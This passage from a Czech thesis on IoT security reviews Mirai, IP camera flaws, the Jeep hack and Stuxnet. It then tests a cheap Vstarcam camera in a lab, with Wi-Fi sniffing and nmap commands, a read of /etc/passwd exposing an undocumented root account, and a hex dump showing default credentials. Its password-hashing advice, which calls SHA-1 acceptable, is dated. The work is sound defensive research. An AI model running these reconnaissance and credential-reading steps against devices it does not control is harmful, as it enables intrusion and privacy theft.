Malware Mirai navíc přetrvával pouze v rezidentní paměti, tudíž po restartu či vypnutí zařízení po sobě nezanechal žádné stopy (Košata, 2017). Dalším krokem malwaru bylo vypnutí SSH a Telnet služeb, zamezující dalším přístupům. Již napadené zařízení následně začalo automaticky skenovat veřejný IPv4 prostor a vyhledávat otevřené Telnet porty 23 a 2323 (Košata, 2017). Pokud byl z řídícího serveru přijat pokyn k útoku, zařízení zastavilo skenování a provádělo některý ze standardních DoS útoků (Jelic, 2016).

Po zveřejnění zdrojového kódu byl malware rychle modifikován, byly do něj doplňovány další funkce a jeho schopnosti rozšiřovány. Celkem tak podle Košaty (2017) vzniklo přes tisíc variant kódu (USENIX Association, 2005). Autor malwaru nabízel botnet k pronájmu na darkwebu (Cloudflare, 2017).

3.4.2 **IP kamery**

V relativně krátké historii IoT se právě zranitelnosti IP kamer staly téměř synonymem bezpečnostních rizik internetu věcí. Na riziko webových kamer pro soukromí upozorňuje i projekt Insecam[3], který na veřejných webových stránkách shromažďuje a ukazuje obraz z několika tisíc nezabezpečených kamer. Případů útoků na webkamery bylo publikovaných mnoho.

Bezpečnostní tým Talos Cisco Intelligence (2017) zveřejnil report několika zranitelností v IP kamerách C1 značky Foscam. Nejzávažnější nalezenou zranitelností byla buffer overflow při povolení služby dynamického DNS umožňující vzdálené spuštění kódu (RCE). Výrobce také žádným způsobem digitálně nepodepisoval aktualizace firmwaru, což otevíralo možnost manipulace s firmwarem. Bezpečnostní tým ještě odhalil únik citlivých údajů přes neošetřený vstup na UDP port, možnost resetu hesla bez autentizace nebo RCE přes UPnP. (Talos Cisco Intelligence Team, 2017)

Výzkumníci společnosti Bitdefender v reportu (Bitdefender, 2015) zveřejnili koncept útoku typu buffer overflow na webovou kameru čínského výrobce. Přestože útok byl prezentován na dvou zařízeních, i další produkty výrobce sdílí stejný firmware. Nalezené buffer overflow zranitelnosti v UPnP umožňovaly RCE. Službou Shodan výzkumníci nalezli více než 140 tisíc zranitelných zařízení. (Bitdefender, 2015)

Antivirová společnost F-Secure zveřejnila report (2017) věnující se zranitelnostem opět kamer Foscam, jež umožňovaly útočníkovi převzít kontrolu nad zařízením. F-Secure se zaměřil konkrétně na kamery Opticam i5 a Foscam C2 a identifikoval 18 zranitelností,

[3] www.insecam.org

z nichž nejvážnější byl zcela nedokumentovaný otevřený Telnet port. Výchozí administrátorské heslo bylo prázdné, pro FTP navíc neměnitelné, zakódované přímo ve firmwaru. Další odhalené zranitelnosti se týkaly command injection, chybného nastavení práv a vnitřního firewallu. (F-Secure, 2017)

Další bezpečnostní firma TrendMicro (2017) vydala na svých webových stránkách zprávu o botnetu Persirai, jenž tvořily řádově tisíce IP kamer. Výzkumníci opět službou Shodan odhalili nejméně 120 tisíc zranitelných kamer, a to zejména v Číně a USA. Botnet Persirai zneužíval zranitelnosti UPnP rozhraní, kdy pomocí techniky command injection útočník přiměl zařízení stáhnout škodlivý payload z řídícího serveru. Napadené zařízení poté samo vyhledávalo další zranitelná zařízení. (TrendMicro, 2017)

Zranitelnosti se však netýkaly pouze levných čínských kamer. Například profesionální řada IP kamer Sony IPELA obsahovala nejméně od roku 2012 do 2016 nedokumentovaný SSH a Telnet účet (Lasek, 2017).

3.4.3 **Automobily**

Výzkumníci Charlie Miller a Chris Valasek (2015) publikovali práci popisující úspěšné vzdálené napadení automobilu Jeep Cherokee, modelový rok 2014.

Automobily jsou již několik desítek let vybavovány sběrnicí CAN, přes kterou probíhá komunikace různých systémů vozidla včetně řídící jednotky (ECU) ovládající nejdůležitější systémy. V minulosti již byly dokázány některé nepříliš závažné útoky na řídící jednotku prostřednictvím příkazů přenášených přes CAN, vždy byl ale nutný fyzický přístup k rozhraní. CAN sběrnice obvykle nemá žádné bezpečnostní mechanizmy, které by autentizovaly či jinak validovaly zdroj příkazů, stejně tak není zajištěna jejich integrita. Jedním z důvodů, proč tomu tak je, že systém musí reagovat bez zdržení, takřka v reálném čase. (Miller et al., 2015)

Většina dnešních vozidel je vybavena tzv. *cyber physical* asistenčními systémy, jako je adaptivní řízení, nouzové brzdění, kontrola opuštění jízdního pruhu nebo parkovací asistent. Díky těmto funkcím musí být základní ovládací mechanizmy vozidla spojené s řídící jednotkou automobilu, tak aby tyto systémy v případě nouze převzaly řízení. Právě tato vlastnost je spolu s nedostatečným oddělením různých systémů vozidel jádrem problému.

Výzkumníci Miller a Valasek nalezli tři cesty, jak vozidlo Jeep ovládnout: prostřednictvím Bluetooth rozhraní, palubní Wi-Fi sítě (generované heslo bylo možné odhadnout)

a zřejmě nejzávažnějším způsobem byl vzdálený přístup internetovým protokolem mobilního operátora. Vozidlo totiž bylo vybaveno SIM kartou. (Miller et al., 2015)

Zatímco vektory útoku prostřednictvím Bluetooth a palubní Wi-Fi vyžadovaly nejen fyzickou blízkost, ale také modifikaci firmwaru (nicméně možné díky chybějící autentizaci a ochraně integrity), přístupem přes IP protokol mobilní sítě se výzkumníkům podařilo díky zranitelnosti firmwaru nahrát do zařízení vlastní SSH klíče a tímto způsobem získat vzdálený shell. (Miller et al., 2015)

Shell umožnil posílat příkazy ECU. Výzkumníkům se tak podařilo vzdáleně získat GPS lokaci vozidla, ovládat topení, klimatizaci, rádio, displej, ale také vypnout motor nebo odstavit brzdy. Všechny tyto příkazy bylo možné zjistit reverzním analýzou kódu asistenčních systémů. (Miller et al., 2015)

V reakci na objevené zranitelnosti mateřská společnost Chrysler při svolávací akci více než 1,4 miliónu vozidel vydala bezpečnostní záplaty firmwaru. Mobilní síť, do které se automobily automaticky připojují zakázala veškerý provoz na zneužitém TCP portu 6667. (Miller et al., 2015)


3.4.4 **Stuxnet**

Virus Stuxnet je příkladem devastujícího útoku na CPS, respektive v tomto případě na průmyslový ICS/SCADA systém. Objeven byl bezpečnostním výzkumníkem roku 2010 v síti íránského zařízení na obohacování uranu. Stejný kód se následně nalezl na dalších 14 místech v Íránu. Kapitola vychází z článků Davida Kushnera (2013) a soukromé bezpečnostní firmy Langner (2013).

Virus bezprecedentně zneužíval celkem čtyři zranitelnosti nultého dne. Do vnitřních chráněných systémů elektráren pronikl prostřednictvím škodlivého USB flash disku, který neopatrný zaměstnanec vložil do počítače. Po spuštění se virus začal rychle šířit a replikoval se i na dalších počítačích. V další fázi vyhledal software Step7 výrobce Siemens, který je používán k programování a správě ICS. Konečnou fází byla kompromitace PLC obvodů a spuštění samotného payloadu. Ten měl dvojí funkcionalitu. Umožňoval ovládat napadená zařízení a zároveň zasílal falešné údaje o jejich bezproblémovém provozu, díky čemuž nebylo možné ze stran operátorů jeho činnost odhalit. Ovládání napadených zařízení spočívalo v náhodném, destrukčním upravování otáček centrifug.

Diagram vykonání kódu viru Stuxnet je znázorněn na obrázku 10.

Obrázek 10: Funkcionalita viru Stuxnet



Zdroj: Kushner, 2013

4 Vlastní práce

Kapitola obsahuje návrhovou část práce, ve které bude dle stanovených cílů navržena metodika ověření, neboli otestování a zajištění, bezpečnosti prvků internetu věcí.

Postupy budou psány s ohledem na ověřitelnost a opakovatelnost. Cílovou skupinou textu jsou koncoví uživatelé v domácích prostředích či prostředích malých podniků, kteří přirozeně budou nejběžnějšími uživateli levných a na konfiguraci jednoduchých zařízení IoT.

4.1 Testovací prostředí

V úvodu návrhové části práce bude představeno celé testovací prostředí, které bude tvořit zázemí pro postupy demonstrované v následujících oddílech práce.

4.1.1 IoT zařízení

Jak již bylo uvedeno, návrh postupu ověření bezpečnosti prvků IoT bude demonstrován na běžném domácím zařízením, které bylo vybráno s ohledem na jeho dostupnost a funkční rozmanitost reprezentující většinu aspektů navázaných na IoT – zařízení je možné ovládat přes mobilní aplikaci a webové rozhraní, iniciuje spojení s cloudem, sbírá citlivá data, poskytuje rozličné možnosti konfigurace.

Konkrétně bylo za účelem demonstrace postupů v diplomové práci pořízeno zařízení čínského výrobce Vstarcam, specializujícího se na produkty domácího užití, zejména bezpečnostní kamery a prvky *smart home*. Společnost Vstarcam byla založena v roce 2011 a na webových stránkách uvádí, že své produkty prodává ve více než 190 zemích světa. (Vstarcam, 2018) Na obrázku 11 je znázorněn obsah oficiální prodejní stránky produktu.

Zařízení nese označení Vstarcam C7824WIP a má následující specifikace (Vstarcam, 2016c):

- Procesor: ARM926, max. 440 MHz, video koprocesor
- OS: Embedded Linux
- Rozměry (výška, šířka, hloubka): 145, 110, 120 mm
- Hmotnost: 625 g
- Zabezpečení: tři úrovně autorizace uživatele
- Teplotní odolnost: -20–70 °C
- Podporované OS: Windows XP, Vista, 7, 8, 10

- Podporované mobilní OS: Android, iOS
- Formát komprese videa: H.264/MJPEG
- Minimální osvětlení: 0,8Lux/F1.4
- Senzor: ¼"CMOS 720p, 1 Megapixel
- FPS: 25
- Konektivita: Ethernet, Wi-Fi (802.11 b/g/n)
- Spotřeba: 3,5 W
- Paměťová karta: 128GB TF/Micro SD slot
- Podpora ONVIF 2,4 protokolu[4]
- Infračervená technologie
- Vzdálené ovládání pohybu (horizontální i vertikální osa)
- Detekce pohybu, upozornění zprávou, alarm
- Cena: k 26. květnu 2018 kolem 30 USD (Aliexpress.com, 2018)

Obrázek 11: Oficiální prodejní stránka IP kamery

Zdroj: Aliexpress.com, 2018


Dalším důvodem pro pořízení tohoto zařízení bylo, že sdílí firmware výrobce GoAhead spolu s více než 1250 dalšími modely (Kim, 2017). Skenovací engine Shodan nalezl v době psaní práce 70652 zařízení připojených do internetu s tímto firmwarem (Shodan.io, 2018). Rozšířený byl zejména v Číně, USA, Thajsku, Itálii a Francii (Shodan.io, 2018).

[4] ONVIF je sdružení výrobců IP kamer, které vzniklo za účelem vytvoření otevřeného standardizovaného komunikačního rozhraní. Standard je založen na technologiích SOAP, XML, WSDL a RTSP (ONVIF, 2016).

4.1.2 **Síťové zapojení**

Síťové zapojení simuluje standardní způsob, jakým spotřebitelé IoT prvky připojují do sítě, tedy k hraničnímu router-switchi, za NAT a do stejné LAN, v níž se nachází i ostatní zařízení. Stejný způsob doporučuje i manuál výrobce (Vstarcam, 2017). Diagram zapojení je znázorněn na obrázku 12.

Obrázek 12: Diagram síťového zapojení



Zdroj: vlastní zpracování

Výchozí bránou sítě je běžný domácí Wi-Fi router-switch značky D-Link s IP adresou 10.0.0.1 a maskou sítě 255.255.255.0. SSID Wi-Fi je výchozí „dlink“. Wi-Fi síť je z důvodu snadného odposlechu nezabezpečená heslem ani jiným způsobem autentizace, což však nemá žádný vliv na zjištěné závěry.

V síti budou dva klienti. První je běžný uživatelský počítač s OS Windows 7 (IP adresa 10.0.0.197) a druhý je smartphone s OS Android 4.4 (IP 10.0.0.199). Webová kamera (IP adresa 10.0.0.198) je připojena bezdrátově.

Oproti běžné síťové konfiguraci je prostředí doplněno o počítač, jehož účelem je odposlouchávat veškerý síťový provoz a bude představovat útočníka pohybujícího se v síti.

Počítač je vybaven OS Linux v distribuci Kali[5] se síťovou kartou v monitor módu (IP adresa 10.0.0.200).

Před zaznamenáním datového provozu Wi-Fi je zapotřebí na Kali Linuxu vypnout všechny procesy, které by mohly způsobovat problémy při přechodu Wi-Fi rozhraní (wlan0) do monitor módu. Tyto procesy lze zjistit příkazem:

```
airmon-ng check wlan0
```

Dále je nutné rozhraní přepnout do monitor módu:

```
ifconfig wlan0 down
iwconfig wlan0 mode monitor
ifconfig wlan0 up
```

A následně začít odposlouchávat síť:

```
airodump-ng --essid dlink wlan0 --output-format pcap -w "sni-
ffing"
```

Výsledný záznam se uloží ve formátu Pcap do souboru sniffing.pcap.

4.1.3 **Klientské aplikace a konfigurace**

Výrobce Vstarcam doporučuje ke svým produktům stažení klientských aplikací označovaných Eye4, které jsou dostupné na webových stránkách (Vstarcam, 2016a) ve verzích pro:

- Android OS,
- iOS,
- Windows.

Kromě zmíněných je možné ještě stáhnout další dvě podpůrné aplikace pro OS Windows:

- Smart upgrade tool – nástroj pro aktualizaci firmwaru IP kamery,
- IP Camera Finder – nástroj pro vyhledání IP kamer v dané LAN.

Výrobce v dodávaném manuálu (Vstarcam, 2017) uvádí dvě metody instalace zařízení:

1. bezdrátově prostřednictvím mobilní aplikace;
2. zapojením do LAN portu routeru.

Vzhledem k tomu, že cílem zapojení byl monitoring síťového provozu, čehož bylo snazší dosáhnout bezdrátově, a zároveň že tento způsob instalace bude v praxi častější, zvolila se možnost připojení prostřednictvím Wi-Fi. Výrobce v manuálu uvádí, že metoda spočívá v přiblížení mobilního telefonu připojeného k Wi-Fi do blízkosti kamery. Kamera se poté

[5] Kali Linux je volná distribuce Linuxu zaměřená na penetrační testování, etický hacking a forenzní šetření. Pro tyto účely obsahuje velké množství předinstalovaných nástrojů.


sama připojí ke stejné síti. Stejně tak je možné využít skenování QR kódu na kameře, který obsahuje text: VSTA-781328-CJZKG, což je unikátní ID (UID) zařízení.

Při prvním spuštění mobilní aplikace Eye4 ve verzi 5.1.3 je nutné v této aplikaci vytvořit účet, zjevně se synchronizující s cloudem. Po registraci proběhne připojení kamery do lokání sítě prostřednictvím UID a výchozího hesla 888888.

Stejným způsobem funguje i klientská aplikace SuperIPCam ve verzi 1.3.1.2 pro Windows. Při spuštění si aplikace vyžádá ve Windows Firewallu přístup k privátní síti.

Mobilní verze aplikace Eye4 (její grafické rozhraní je na obrázku 13) má tu výhodu, že skrz dynamické DNS a právě otevřený UPnP port se dokáže připojit k zařízení i z veřejné sítě mimo LAN.

Obrázek 13: Mobilní rozhraní




Zdroj: vlastní zpracování

IP kamera poskytuje dle dokumentace i webové administrační rozhraní (obrázek 14), kde je možné nastavit některé základní aspekty jako logování, porty služeb, uživatelské účty, datum, čas a další (Vstarcam, 2016b). Problémem webového rozhraní je, že není staticky přiřazené portu, například 80, 8080 či 81, ale po každém restartu zařízení je mu přidělen

náhodný vysoký port. Webové rozhraní je ve výchozím stavu přístupné uživatelským jménem admin a heslem 888888.

Všechny kroky popsané výše vedou ke stavu, kdy je IP kamera úspěšně zapojená v síti a lze se k ní připojit prostřednictvím mobilní a desktopové aplikace Eye4, a také prostřednictvím webového rozhraní. Zároveň byl vytvořen uživatelský účet na cloudovém serveru.

Obrázek 14: Webové administrační rozhraní



Zdroj: vlastní zpracování

4.2 Návrh metodiky ověření bezpečnosti

Při návrhu metodiky ověření a zajištění bezpečnosti prvků IoT je třeba si uvědomit, že cílem veškerých kroků je pouze minimalizace rizik. Následující text má ukázat základní kroky zabezpečení sítě obsahující prvek internetu věcí. V kybernetické bezpečnosti bývá obdobný postup označován jako „zajištění best practices“.

Metodický postup bude adresovat výsledky analýzy hrozeb, rizik a zranitelností uvedených v předchozí části této práce. Hrozby, rizika a zranitelnosti budou popsány, bude obecně uvedeno, jak jim lze předcházet a následně bude tento postup demonstrován na testovaném zařízení. Testovací scénáře byly vybrány s ohledem na maximální reprodukovatelnost a zároveň nezávislost na konkrétním zařízení. Stejné či mírně modifikované postupy by tedy měly být aplikovatelné na jakékoli jiné zařízení podobné kategorie.

Základním předpokladem pro další kroky je zjištění IP adresy zkoumaného zařízení a dostupných služeb. Není-li zřejmá IP adresa přidělená DHCP serverem, je třeba ji v logu router-switche nalézt nebo lze využít například nástroje nmap na skenování sítě, který by měl odhalit všechna dostupná zařízení a pokusit se o jejich identifikaci. Příkaz nmap pro nalezení dostupných zařízení v rozsahu IP adres privátní sítě může být následující:

```
nmap -sV 10.0.0.0/24 -O --osscan-guess
```

V případě testovaného zařízení je mu přidělena IP 10.0.0.198. Otevřené porty tohoto zařízení lze nalézt příkazem:

```
nmap -Pn 10.0.0.198 -p1-65535
```

Metody ověření bezpečnosti vychází z teoretických východisek uvedených v této práci a také z projektu OWASP Internet of Things (2015).

4.2.1 Uživatelské účty a hesla

V této kategorii budou uvedeny obecné požadavky na řízení uživatelských účtů a hesel. Až v dalších oddílech budou rozebrány pro každou specifickou kategorii – webové rozhraní, mobilní aplikaci, cloud, Wi-Fi.

K ověření bezpečnosti uživatelských účtů a hesel na daném zařízení bude nutné získat administrátorský shell. U zařízení s otevřenou službou SSH, Telnet nebo Rlogin by mělo stačit klientem příslušné služby přihlásit se na IP adresu a daný port.

Nedisponuje-li zařízení vzdáleným shellem, je třeba jej získat jiným způsobem, například explicitním spuštěním služby v konfiguraci nebo využitím zranitelnosti. Jelikož testované zařízení administrační rozhraní s interaktivním shellem ve výchozím stavu neposkytovalo, bylo nutné shell získat právě využitím zranitelnosti. Aplikovaný postup je uveden v příloze 2.

I. Nevhodný způsob ukládání hesel

Hesla musí být v databázi ukládána hashována a solena. Správná implementace záznamu v tabulce uživatelských hesel dle „best practices“ by mohla být následující:

```
uživatel;hash(heslo+sůl);sůl;hash_fce;čas_značky;příznaky
```

Sůl by měla představovat náhodný řetězec alespoň 4 znaků, odlišná pro každý uživatelský účet. Hashovací funkce musí být kryptograficky bezpečná, v době psaní této práce lze doporučit SHA-1 a vyšší. Již by se neměla používat MD5. Místo hashe lze využít i šifrovacích funkcí jako je např. bcrypt. (Garfinkel et al., 2003)

Ověření

Spočívá v přečtení databáze hesel zařízení. Je-li systém postavený na bázi OS Linux, pak příslušné záznamy hesel jsou v souborech /etc/passwd nebo /etc/shadow. Na systémech BSD jsou v souboru /etc/master.passwd. Pro ostatní služby a rozhraní pracující s hesly je dále uváděn postup ověření v příslušných sekcích.

Demonstrace

Na testovaném zařízení je hashované heslo k administrátorskému účtu vstarcam2017 v souboru /etc/passwd.

```
# cat /etc/passwd
vstarcam2017:JXS1KSvELr3nY:0:0:Administrator:/:/bin/sh#
```

Heslo se mění po každém restartování zařízení. Obsahuje 13 znaků, a tak lze odvozovat, že je uloženo v šifrovaném formátu DES, jehož algoritmus již není považován za bezpečný. Ve standardní implementaci představují první dva znaky sůl. (Garfinkel et al., 2003)

II. Chybějící kontrola kvality hesel

Základní funkcionalitou na všech úrovních řízení uživatelských účtů (webové rozhraní, mobilní aplikace, cloud, vzdálené přihlašování) je kontrola délky a komplexnosti hesel. Kromě toho by hesla samozřejmě měla být unikátní, nikoli používaná u více služeb. V současné době je obecně přijímaným standardem hesla délka alespoň 6 znaků, obsahující číslice a velká i malá písmena. Pro větší ochranu je vhodné politiku doplnit o speciální znaky a akceptovat délku nejméně 8 znaků.

Ověření

Postup ověření kontroly kvality hesel je uváděn vždy v příslušné sekci (webové rozhraní, mobilní aplikace, cloud).

Demonstrace

Demonstrace kontroly kvality hesel je uváděna vždy v příslušné sekci (webové rozhraní, mobilní aplikace, cloud).

III. Nedostatečná granularita uživatelských oprávnění

Jedním z důležitých prvků bezpečnosti je granularita uživatelských oprávnění, kterou je myšleno řízení práv na bázi uživatelů, skupin, rolí a objektů. Přístup centrálně spravovaných rolí uživatelů je označován jako RBAC. (Garfinkel et al., 2003)

Ověření

Ověřit granularitu uživatelských práv je možné po úplném auditu všech uživatelských účtů a jejich oprávnění. Zdrojem informací je zejména dokumentace zařízení.

Demonstrace

V tabulce 1 je přehledně uveden výsledek vlastního auditu uživatelských účtů, oprávnění a rolí zařízení, včetně těch vytvořených při instalaci zařízení. Testovaná kamera neposkytuje dostatečnou granularitu uživatelských oprávnění na všech úrovních řízení. Pouze webové rozhraní naznačuje řízení oprávnění dle rolí.

Tabulka 1: Audit uživatelských účtů a oprávnění

Rozhraní	Účet	Práva
Passwd soubor	vstarcam2017	Administrátorská
Webové rozhraní	admin	Administrátorská
	operator	Sledovat videozáznam, sledovat záznam z SD karty, měnit parametry videa
	visitor	Sledovat videozáznam
Cloud a mobilní aplikace	dp-czu-2018	Administrátorská, omezená frontendem mobilního rozhraní

Zdroj: vlastní zpracování

IV. Chybějící reautentizace pří zásadních změnách nastavení

Provádí-li uživatel zásadní změny v nastaveních důležitých pro funkcionalitu, dostupnost a zabezpečení zařízení, měl by být systémem vyzván k reautentizaci.

Ověření

Úkony, které by měly být chráněné reautentizačním mechanizmem jsou například přidání nového účtu, změna administrátorského hesla, změna ve vícefaktorové autentizaci, změna portů veřejně dostupných služeb, změna upozornění e-mailem při sledovaných událostech a další. Funkci reautentizace lze ověřit provedením některého z vyjmenovaných úkonů.

Demonstrace

Při ověření na testovaném zařízení byl přidán účet operátora, změněn vnitřní čas zařízení, změněn port webového rozhraní, vypnuto upozornění při detekci pohybu a vymazán log.

Ani jedna z těchto událostí nevyvolala reautentizační proces, tedy lze usoudit, že reautentizace není přítomna.

V. Přítomnost nedokumentovaných účtů

Zařízení by mělo obsahovat pouze dokumentované, uživatelem přístupné účty. Je nepřijatelné, aby byly přítomné účty, které v zařízení zůstaly například z testování výrobcem nebo jako tzv. zadní vrátka pro vzdálenou správu a jiné důvody.

Ověření

Při hledání nedokumentovaných účtů je třeba získat přístup k seznamu všech účtů v zařízení. Na Linuxových i BSD systémem jsou uživatelské účty uložené v souboru /etc/passwd.

Demonstrace

Soubor /etc/passwd obsahuje jediný záznam, a to dříve zmiňovaný účet vstarcam2017. Tento není nikde dokumentován, je administrátorský a má přiřazený shell.

```
# id
uid=0(vstarcam2017) gid=0(root)
# whoami
vstarcam2017
```

Zařízení ještě obsahuje účty k webovému rozhraní, které jsou však ukládány odděleně právě v umístění služby webového serveru v /system/www, konkrétně v souboru system.ini, který obsahuje přihlašovací údaje v čitelném formátu.

```
00000000 495043414d20202020202020202020202020 | IPCAM           |
00000010 20202020202020202020202020202020202020 |                 |
[...]
00000210 20202020202020202020202064d0b626 | dÐ¶&            |
00000220 5bd180d183c2a0c2a00120202074696d | [Ñ.Ñ.ÂÂ.tim     |
00000230 652e77696e646f77732e636f6d202020 | e.windows.com   |
00000240 20202020202020202020202020202020202020 |                 |
[...]
00000310 202020202031302e302e302e31202020 | 10.0.0.1        |
00000320 20202020202020202020202020202020202020 |                 |
[...]
00000350 20202020201520202066747020202020 | .ftp            |
00000360 20202020202020202020202020202020202020 |                 |
[...]
00000690 202020202061646d696e202020202020 | admin           |
000006a0 20202020202020202020202020202020202020 |                 |
000006b0 20202020203838383838383838202020 | 888888          |
000006c0 20202020202020202020202020202020202020 |                 |
```

4.2.2 **Webové rozhraní**

